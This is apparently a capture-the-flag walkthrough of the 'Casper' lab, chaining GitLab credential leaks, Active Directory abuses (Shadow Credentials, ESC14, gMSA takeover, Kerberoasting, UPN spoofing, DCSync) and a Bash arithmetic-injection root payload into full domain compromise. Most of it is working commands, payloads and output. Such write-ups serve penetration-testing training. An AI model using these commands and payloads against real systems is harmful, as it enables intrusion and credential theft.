
HackSmarter
Casper
- Nmap
- curl / jq
- Git
- NetExec
- BloodHound / bloodhound-python
- Certipy
- bloodyAD
- impacket (dacledit, GetUserSPNs, getTGT, secretsdump)
- OpenSSL
- Hashcat
- CVE-2026-54121 (CertiGhost)
- Evil-WinRM
Target Information
| Property | Value |
|---|---|
| Domain | casper.hsm |
| DC01 | 10.0.27.227 — Windows Server 2025 (Build 26100), Domain Controller / ADCS |
| NIX01 | 10.0.26.7 — Debian Linux, domain-joined (SSSD), GitLab CE |
| Flags | user.txt (NIX01), root.txt (DC01) |
Enumeration
Scanned both in-scope hosts.
nmap -Pn -P -A 10.0.27.227 10.0.26.7

Nmap scan report for 10.0.27.227
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-14 11:13:28Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: casper.hsm0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp open  ldap
3269/tcp open  ssl/ldap
3389/tcp open  ms-wbt-server
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
| rdp-ntlm-info:
|   DNS_Domain_Name: casper.hsm
|   DNS_Computer_Name: DC01.casper.hsm
|_  Product_Version: 10.0.26100

Nmap scan report for 10.0.26.7
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
80/tcp open  http    nginx
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.0.26.7/users/sign_in
DC01 was the domain controller for casper.hsm. NIX01 was a Linux host running a GitLab instance. With no domain credentials yet, GitLab on NIX01 was the only unauthenticated attack surface.
GitLab Credential Discovery
GitLab’s robots.txt confirmed the product and exposed its route map; I probed the interesting endpoints and found the projects API readable unauthenticated.
for p in /users/sign_in /users/sign_up /explore /help /admin /dashboard /profile /api/v4/version /api/v4/projects /api/v4/users
do
    echo "===== $p ====="
    curl -s -o /dev/null -w "%{http_code} %{redirect_url}\n" "http://10.0.26.7$p"
done
===== /api/v4/version =====
401
===== /api/v4/projects =====
200
===== /api/v4/users =====
403
The public projects API listed one repository owned by xjr.
curl -s 'http://10.0.26.7/api/v4/projects?per_page=100' | jq '.[] | {id, name, path_with_namespace, visibility}'
{
  "id": 4,
  "name": "Domain Joining Unix",
  "path_with_namespace": "xjr/domain-joining-unix",
  "visibility": "public"
}
Cloned it. The working tree only held a README.md, but the git history referenced a deleted file.
git clone http://10.0.26.7/xjr/domain-joining-unix.git
cd domain-joining-unix
git log --all --graph --decorate --oneline
* ef9149d (HEAD -> main, origin/main, origin/HEAD) Delete automationtesting.sh (Broken)
* 34632ad Add new file
* 412ba12 Edit README.md
* 491283c Initial commit
Recovered the deleted script from the earlier commit — it contained hardcoded credentials.
git show 34632ad:automationtesting.sh
#!/bin/bash

DOMAIN="xjr.local"
USER="xjr"
PASS="xjrcat2026!"


echo "$PASS" | realm join --user="$USER" "$DOMAIN"xjr:xjrcat2026!Those credentials failed against Active Directory and SSH — this was not the domain password.
nxc ldap 10.0.27.227 -u 'xjr' -p 'xjrcat2026!'
LDAP        10.0.27.227     389    DC01             [-] casper.hsm\xjr:xjrcat2026!

ssh xjr@10.0.26.7
xjr@10.0.26.7: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
They did, however, log into GitLab as xjr.
Authenticated as xjr, a second private project — testing-gitlab — was accessible. Its Testing environment (Operate → Environments) stored deployment configuration in cleartext, including the domain deployment password.
DEBUG=False
AD_SITE=HQ
PROFILE=internal

DEPLOY_HOST=dc01.casper.hsm
DEPLOY_PASS=fFvq52PzJpO98X8!
xjr:fFvq52PzJpO98X8!Domain Foothold — xjr
DEPLOY_HOST pointed at the DC, so I tested DEPLOY_PASS as xjr’s domain password. It authenticated.
nxc smb 10.0.27.227 -u xjr -p 'fFvq52PzJpO98X8!'
SMB         10.0.27.227     445    DC01             [+] casper.hsm\xjr:fFvq52PzJpO98X8!
Enumerated shares (read-only, nothing unusual) and the domain user list.
nxc smb 10.0.27.227 -u xjr -p 'fFvq52PzJpO98X8!' --users
SMB         10.0.27.227     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.0.27.227     445    DC01             Administrator                 2026-07-27 18:37:59 0       Built-in account
SMB         10.0.27.227     445    DC01             Guest                         <never>             0
SMB         10.0.27.227     445    DC01             krbtgt                        2026-07-26 07:12:58 0
SMB         10.0.27.227     445    DC01             xjr                           2026-07-27 18:38:16 0
SMB         10.0.27.227     445    DC01             jags                          2026-07-27 18:38:30 0
SMB         10.0.27.227     445    DC01             jay                           2026-07-27 18:38:41 0
SMB         10.0.27.227     445    DC01             points                        2026-07-27 18:40:33 0
SMB         10.0.27.227     445    DC01             carlito                       2026-07-28 09:36:44 0
Collected the domain with BloodHound to map xjr’s outbound rights.
bloodhound-python -u xjr -p 'fFvq52PzJpO98X8!' -d casper.hsm -ns 10.0.27.227 -c All
INFO: Found AD domain: casper.hsm
INFO: Found 10 users
INFO: Found 57 groups
INFO: Found 2 computers
INFO: Done in 00M 30S
xjr had AddKeyCredentialLink over jags, who was a member of CASPERCORPCERTIFICATEUSERS — the first link of the chain.

Shadow Credentials — xjr → jags
AddKeyCredentialLink allows a Shadow Credentials attack. I used Certipy’s shadow auto to add a Key Credential to jags, authenticate as it, and recover its NT hash.
certipy-ad shadow auto -u 'xjr@casper.hsm' -p 'fFvq52PzJpO98X8!' -account 'jags' -dc-ip 10.0.27.227
[*] Adding Key Credential with device ID 'd449658d6b954889b217f4fa49378ee6' to the Key Credentials for 'jags'
[*] Authenticating as 'jags' with the certificate
[*] Using principal: 'jags@casper.hsm'
[*] Got TGT
[*] Saving credential cache to 'jags.ccache'
[*] Restoring the old Key Credentials for 'jags'
[*] NT hash for 'jags': 68fc3adf1953f5e6851c0dd297562e08jags:68fc3adf1953f5e6851c0dd297562e08nxc smb 10.0.27.227 -u jags -H 68fc3adf1953f5e6851c0dd297562e08
SMB 10.0.27.227 445 DC01 [+] casper.hsm\jags:68fc3adf1953f5e6851c0dd297562e08ADCS Dead-End
jags’s membership in CASPERCORPCERTIFICATEUSERS suggested a certificate-based escalation, so I searched for vulnerable templates. There were none.
certipy-ad find -u 'jags@casper.hsm' -hashes ':68fc3adf1953f5e6851c0dd297562e08' -dc-ip 10.0.27.227 -vulnerable -enabled -text
[*] Found 34 certificate templates
[*] Found 12 enabled certificate templates
[*] Successfully retrieved CA configuration for 'casper-DC01-CA'
No template flagged as vulnerable. I dropped the certificate-template angle and went back to enumerating writable objects.
ESC14 — xjr → jay (explicit altSecurityIdentities mapping)
bloodyAD get writable showed xjr could write to several user objects, including jay.
bloodyAD -d casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' --host 10.0.27.227 get writable
distinguishedName: CN=xjr,CN=Users,DC=casper,DC=hsm
distinguishedName: CN=jags,CN=Users,DC=casper,DC=hsm
distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm
Reading the DACL on jay pinned down the exact right: xjr had WriteProperty on the Alt-Security-Identities attribute — the primitive behind ESC14 (explicit certificate mapping).
impacket-dacledit -use-ldaps -action read -principal 'xjr' -target 'jay' -dc-ip 10.0.27.227 -dc-host DC01.casper.hsm 'casper.hsm/xjr:fFvq52PzJpO98X8!'
[*]   ACE[4] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     Access mask               : WriteProperty (0x20)
[*]     Object type (GUID)        : Alt-Security-Identities (00fbf30c-91fe-11d1-aebc-0000f80367c1)
[*]     Trustee (SID)             : xjr (S-1-5-21-247086266-1178499391-1139383971-1104)
The plan: map a certificate I already controlled (jags’s, from the Shadow Credentials step) onto jay via altSecurityIdentities, then authenticate as jay with that certificate. First I pulled the Subject Key Identifier out of jags’s certificate.
openssl pkcs12 -in jags.pfx -clcerts -nokeys -out jags.crt
openssl x509 -in jags.crt -noout -text | grep -A3 -E 'Subject Key Identifier'
            X509v3 Subject Key Identifier:
                4F:60:3D:45:61:A6:D6:59:E0:AE:FF:20:D7:1B:89:0B:39:D1:E5:66
Wrote that SKI into jay’s altSecurityIdentities as an explicit X509:<SKI> mapping.
bloodyAD -d casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' --host 10.0.27.227 set object jay altSecurityIdentities -v 'X509:<SKI>4F603D4561A6D659E0AEFF20D71B890B39D1E566'
[+] jay's altSecurityIdentities has been updated
Authenticating with jags’s PFX but requesting jay now resolved to jay, yielding jay’s TGT and NT hash.
certipy-ad auth -pfx jags.pfx -username jay -domain casper.hsm -dc-ip 10.0.27.227
[*] Using principal: 'jay@casper.hsm'
[*] Got TGT
[*] Saving credential cache to 'jay.ccache'
[*] Got hash for 'jay@casper.hsm': aad3b435b51404eeaad3b435b51404ee:9b88ec231f4f0e5cb7d9edef1f399f6cjay:9b88ec231f4f0e5cb7d9edef1f399f6cnxc smb 10.0.27.227 -u jay -H '9b88ec231f4f0e5cb7d9edef1f399f6c'
SMB 10.0.27.227 445 DC01 [+] casper.hsm\jay:9b88ec231f4f0e5cb7d9edef1f399f6cgMSA Takeover — jay → casper-gmsa$
As jay, the writable set now included the group Managed Service Account casper-gmsa$.
bloodyAD -d casper.hsm -u jay -p ':9b88ec231f4f0e5cb7d9edef1f399f6c' --host 10.0.27.227 get writable
distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm
distinguishedName: CN=casper-gmsa,CN=Managed Service Accounts,DC=casper,DC=hsm
The specific right was WriteProperty on ms-DS-GroupMSAMembership — the attribute controlling who may read the gMSA’s managed password.
impacket-dacledit -use-ldaps -action read -principal 'jay' -target 'casper-gmsa$' -dc-ip 10.0.27.227 -dc-host DC01.casper.hsm -hashes ':9b88ec231f4f0e5cb7d9edef1f399f6c' 'casper.hsm/jay'
[*]   ACE[1] info
[*]     Access mask               : WriteProperty (0x20)
[*]     Object type (GUID)        : ms-DS-GroupMSAMembership (888eedd6-ce04-df40-b462-b8a50e41ba38)
[*]     Trustee (SID)             : jay (S-1-5-21-247086266-1178499391-1139383971-1106)
Initially jay could not read the password.
nxc ldap 10.0.27.227 -u jay -H 9b88ec231f4f0e5cb7d9edef1f399f6c -d casper.hsm --gmsa
LDAPS       10.0.27.227     636    DC01             Account: casper-gmsa$   NTLM: <no read permissions>   PrincipalsAllowedToReadPassword: []
I built a security descriptor granting jay full rights and wrote it into msDS-GroupMSAMembership.
from impacket.ldap import ldaptypes
from base64 import b64encode

sid = 'S-1-5-21-247086266-1178499391-1139383971-1106'

sd = ldaptypes.SR_SECURITY_DESCRIPTOR()
sd['Revision'] = b'\x01'
sd['Sbz1'] = b'\x00'
sd['Control'] = 0x8004
sd['OwnerSid'] = ldaptypes.LDAP_SID()
sd['OwnerSid'].fromCanonical(sid)
sd['GroupSid'] = b''
sd['Sacl'] = b''

acl = ldaptypes.ACL()
acl['AclRevision'] = 4
acl['Sbz1'] = 0
acl['Sbz2'] = 0
acl.aces = []

ace = ldaptypes.ACE()
ace['AceType'] = ldaptypes.ACCESS_ALLOWED_ACE.ACE_TYPE
ace['AceFlags'] = 0
acedata = ldaptypes.ACCESS_ALLOWED_ACE()
acedata['Mask'] = ldaptypes.ACCESS_MASK()
acedata['Mask']['Mask'] = 0x000F01FF
acedata['Sid'] = ldaptypes.LDAP_SID()
acedata['Sid'].fromCanonical(sid)
ace['Ace'] = acedata
acl.aces.append(ace)

sd['Dacl'] = acl
print(b64encode(sd.getData()).decode())
bloodyAD -d casper.hsm -u jay -p ':9b88ec231f4f0e5cb7d9edef1f399f6c' --host 10.0.27.227 set object 'casper-gmsa$' msDS-GroupMSAMembership --raw --b64 -v 'AQAEgEAAAAAAAAAAAAAAABQAAAAEACwAAQAAAAAAJAD/AQ8AAQUAAAAAAAUVAAAAujy6Dj95PkajnulDUgQAAAEFAAAAAAAFFQAAALo8ug4/eT5Go57pQ1IEAAA='
[+] casper-gmsa$'s msDS-GroupMSAMembership has been updatedjay could now read the gMSA’s NTLM hash.
nxc ldap 10.0.27.227 -u jay -H 9b88ec231f4f0e5cb7d9edef1f399f6c -d casper.hsm --gmsa
LDAPS 10.0.27.227 636 DC01 Account: casper-gmsa$ NTLM: 7abcd8de1d2e107237f8fd5baea13d68 PrincipalsAllowedToReadPassword: jaycasper-gmsa$:7abcd8de1d2e107237f8fd5baea13d68nxc smb 10.0.27.227 -u 'casper-gmsa$' -H 7abcd8de1d2e107237f8fd5baea13d68
SMB 10.0.27.227 445 DC01 [+] casper.hsm\casper-gmsa$:7abcd8de1d2e107237f8fd5baea13d68Targeted Kerberoast — casper-gmsa$ → carlito
casper-gmsa$ had GenericWrite over carlito, enabling a targeted Kerberoast: assign a Service Principal Name to carlito, roast it, then crack the ticket offline.

bloodyAD -d casper.hsm -u 'casper-gmsa$' -p ':7abcd8de1d2e107237f8fd5baea13d68' --host 10.0.27.227 set object carlito servicePrincipalName -v 'HTTP/carlito.casper.hsm'
[+] carlito's servicePrincipalName has been updated
Requested the service ticket using jay’s cached TGT.
export KRB5CCNAME=$PWD/jay.ccache
impacket-GetUserSPNs -k -no-pass -dc-ip 10.0.27.227 -request casper.hsm/jay
ServicePrincipalName     Name     PasswordLastSet             Delegation
-----------------------  -------  --------------------------  ----------
HTTP/carlito.casper.hsm  carlito  2026-07-28 09:36:44.647444

$krb5tgs$23$*carlito$CASPER.HSM$casper.hsm/carlito*$f75a4990c4e5a0cfd201b5cd67f4dc4d$251252dd45b3ac346ad60ca9ebd474e6a1613b527b91a1b036234ae6932039ae...eb6d43
Cracked it with rockyou.
hashcat -m 13100 carlito.hash rockyou.txt
$krb5tgs$23$*carlito$CASPER.HSM$casper.hsm/carlito*...eb6d43:casper88!
Status...........: Crackedcarlito:casper88!nxc smb 10.0.27.227 -u carlito -p 'casper88!'
SMB 10.0.27.227 445 DC01 [+] casper.hsm\carlito:casper88!Lateral Movement to NIX01 — carlito → points
carlito authenticated to the DC but had no obvious path forward, and could not SSH into NIX01: the SSSD policy on that host only allows the srv_admins group, which carlito was not in. The domain user points was.
Since casper-gmsa$ could still write to carlito, I rewrote carlito’s userPrincipalName to points, then requested an enterprise-principal TGT for points using carlito’s password. Kerberos matched the spoofed UPN and issued a ticket resolving to the points identity.
bloodyAD --host 10.0.27.227 -d casper.hsm -u 'casper-gmsa$' -p ':7abcd8de1d2e107237f8fd5baea13d68' set object carlito userPrincipalName -v 'points'
[+] carlito's userPrincipalName has been updated

impacket-getTGT casper.hsm/points:'casper88!' -principalType NT_ENTERPRISE
[*] Saving ticket in points.ccache
Generated a matching krb5 config and used the ticket to SSH into NIX01 over GSSAPI.
sudo nxc smb dc01.casper.hsm -u carlito -p 'casper88!' --smb-timeout 5 --generate-krb5-file krb5.conf

export KRB5CCNAME=points.ccache
export KRB5_CONFIG=krb5.conf
ssh points@10.0.26.7 -K

Last login: Sun Aug 23 16:59:04 2026 from 10.0.0.247
points@ip-10-0-26-7:~$ id
uid=107801108(points) gid=107800513(domain users) groups=107800513(domain users),107801110(srv_admins)
The user flag was in points’s home directory.
points@ip-10-0-26-7:~$ cat user.txt
HSM{1Fr34k1ngL0v3C4ts.}
Privilege Escalation on NIX01 — points → root
points had a passwordless sudo entry for a single script.
points@ip-10-0-26-7:~$ sudo -l
User points may run the following commands on ip-10-0-26-7:
    (root) NOPASSWD: /opt/routine_cleanup.sh
The script read a menu selection into $mode and tested it with arithmetic -eq comparisons.
main() {
    print_banner
    print_menu
    read mode

    if [[ "$mode" -eq 1 ]]; then
        temp_cleanup
    elif [[ "$mode" -eq 2 ]]; then
        cache_cleanup
    elif [[ "$mode" -eq 3 ]]; then
        report_and_prune
    else
        printf '[!] Invalid mode selected\n'
        exit 1
    fi
}
main "$@"
In an arithmetic context, Bash evaluates the operand as an expression, so an array-subscript payload triggers command substitution — executed as root. I confirmed code execution first.
points@ip-10-0-26-7:~$ sudo /opt/routine_cleanup.sh
Select mode: x[$(id > /tmp/root-proof)]
[!] Invalid mode selected

points@ip-10-0-26-7:~$ cat /tmp/root-proof
uid=0(root) gid=0(root) groups=0(root)
Then dropped a SUID-root shell.
points@ip-10-0-26-7:~$ sudo /opt/routine_cleanup.sh
Select mode: x[$(cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash)]
[!] Invalid mode selected

points@ip-10-0-26-7:~$ /tmp/rootbash -p
rootbash-5.2# id
uid=107801108(points) gid=107800513(domain users) euid=0(root) groups=...
Root on NIX01. The objective now shifted to reaching DC01.
NIX01 → DC01 — machine account to Domain Compromise
As root, the domain machine account keytab was readable. Its arcfour key is the NIX01$ NT hash.
rootbash-5.2# klist -kte /etc/krb5.keytab
KVNO Timestamp         Principal
   2 07/26/26 09:05:03 NIX01$@CASPER.HSM (DEPRECATED:arcfour-hmac)
   2 07/26/26 09:05:03 host/NIX01@CASPER.HSM (aes256-cts-hmac-sha1-96)
I obtained a TGT for the machine account from the keytab, copied the ccache off the host, and confirmed NIX01$ could write to its own computer object.
rootbash-5.2# kinit -k -t /etc/krb5.keytab 'NIX01$@CASPER.HSM'
rootbash-5.2# klist
Default principal: NIX01$@CASPER.HSM
Valid starting     Expires            Service principal
08/23/26 17:21:38  08/24/26 03:21:38  krbtgt/CASPER.HSM@CASPER.HSM
scp points@nix01.casper.hsm:/tmp/nix01.ccache ./nix01.ccache
export KRB5_CONFIG="$PWD/krb5.conf"
export KRB5CCNAME="$PWD/nix01.ccache"
bloodyAD -d casper.hsm -u 'NIX01$' -k --host DC01.casper.hsm get writable
distinguishedName: CN=NIX01,CN=Computers,DC=casper,DC=hsm
permission: CREATE_CHILD; WRITEThe final step used CVE-2026-54121 (“CertiGhost”), which abuses a machine account plus a rogue LSA/LDAP server to coerce the CA into issuing a certificate for DC01$. The NIX01$ NT hash for the exploit came from the keytab (0cf15e4eee91372abddec89ec40e636e). The first run was rejected by the CA policy module.
git clone https://github.com/aniqfakhrul/CVE-2026-54121.git
cd CVE-2026-54121

sudo python3 certighost.py -d casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' --dc-ip 10.0.27.227 --computer-name 'nix01$' --computer-hash '0cf15e4eee91372abddec89ec40e636e'
[*] Requesting certificate (template=Machine, cdc=10.200.81.151)
[!] Failed: Cert request denied (0x800706ba): Denied by Policy Module
After reinstalling Impacket from upstream, the exploit succeeded — issuing a DC01$ certificate, PKINIT’ing as the DC, and recovering the DC machine account hash.
sudo python3 certighost.py -d casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' --dc-ip 10.0.27.227 --computer-name 'nix01$' --computer-hash '0cf15e4eee91372abddec89ec40e636e'
[*]     Target: DC01$ | SID: S-1-5-21-247086266-1178499391-1139383971-1000
[*] Requesting certificate (template=Machine, cdc=10.200.81.151)
    Saved: dc01.pfx
[*] PKINIT as DC01$
[*] Got hash for DC01$:
    DC01$:aad3b435b51404eeaad3b435b51404ee:55a83395647a19e6a1775834018e2708
    ccache: dc01.ccache
[*] GGWP
With the DC computer account, I DCSync’d the domain.
impacket-secretsdump casper.local/'dc01$'@dc01.casper.hsm -hashes ':55a83395647a19e6a1775834018e2708'
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bcbc89c6b432121c9aadb39395d4a9cc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:751239c0c4a6a50026befae0198cbd7d:::
casper.hsm\xjr:1104:aad3b435b51404eeaad3b435b51404ee:dc98b3d4818ccb76428769f7f6340b0c:::
casper.hsm\jags:1105:aad3b435b51404eeaad3b435b51404ee:68fc3adf1953f5e6851c0dd297562e08:::
casper.hsm\jay:1106:aad3b435b51404eeaad3b435b51404ee:9b88ec231f4f0e5cb7d9edef1f399f6c:::
casper.hsm\points:1108:aad3b435b51404eeaad3b435b51404ee:1637122b811f181857726417979aab92:::
points\carlito:1109:aad3b435b51404eeaad3b435b51404ee:16a366acd9634ee5f958ebf1b4fc11df:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:55a83395647a19e6a1775834018e2708:::
NIX01$:1103:aad3b435b51404eeaad3b435b51404ee:0cf15e4eee91372abddec89ec40e636e:::
casper-gmsa$:1111:aad3b435b51404eeaad3b435b51404ee:7abcd8de1d2e107237f8fd5baea13d68:::
[*] Cleaning up...Administrator:bcbc89c6b432121c9aadb39395d4a9ccPass-the-hash into the DC as Administrator and read the root flag.
evil-winrm -i dc01.casper.hsm -u Administrator -H 'bcbc89c6b432121c9aadb39395d4a9cc'
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
casper\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
HSM{Sp00kySc4ryC3rt1Gh0st}
Attack Path Summary
GitLab (NIX01:80) — public API → xjr/domain-joining-unix
↓
git history → deleted automationtesting.sh → xjr:xjrcat2026! (GitLab login only)
↓
GitLab testing-gitlab "Testing" environment → DEPLOY_PASS=fFvq52PzJpO98X8! (xjr domain password)
↓
xjr → AddKeyCredentialLink → jags   (Shadow Credentials → jags hash)
↓
xjr → WriteProperty altSecurityIdentities → jay   (ESC14, map jags cert → jay → jay hash)
↓
jay → WriteProperty ms-DS-GroupMSAMembership → casper-gmsa$   (read gMSA hash)
↓
casper-gmsa$ → GenericWrite → carlito   (targeted Kerberoast → casper88!)
↓
rewrite carlito UPN → points → enterprise-principal TGT → SSH NIX01 as points (srv_admins) → user.txt
↓
sudo /opt/routine_cleanup.sh (Bash arithmetic injection) → root on NIX01
↓
/etc/krb5.keytab → NIX01$ TGT/hash → CVE-2026-54121 (CertiGhost) → DC01$ hash
↓
DCSync → Administrator NT hash → Evil-WinRM → root.txt
Credentials Found
| Principal | Credential | Source |
|---|---|---|
| xjr (GitLab) | xjrcat2026! |
Deleted automationtesting.sh in git history |
| xjr (domain) | fFvq52PzJpO98X8! |
GitLab testing-gitlab Testing environment (DEPLOY_PASS) |
| jags | 68fc3adf1953f5e6851c0dd297562e08 (NT) |
Shadow Credentials via xjr |
| jay | 9b88ec231f4f0e5cb7d9edef1f399f6c (NT) |
ESC14 explicit cert mapping |
| casper-gmsa$ | 7abcd8de1d2e107237f8fd5baea13d68 (NT) |
gMSA managed password read via jay |
| carlito | casper88! |
Targeted Kerberoast (cracked) |
| points | Kerberos ticket (via carlito UPN swap) | Enterprise-principal TGT |
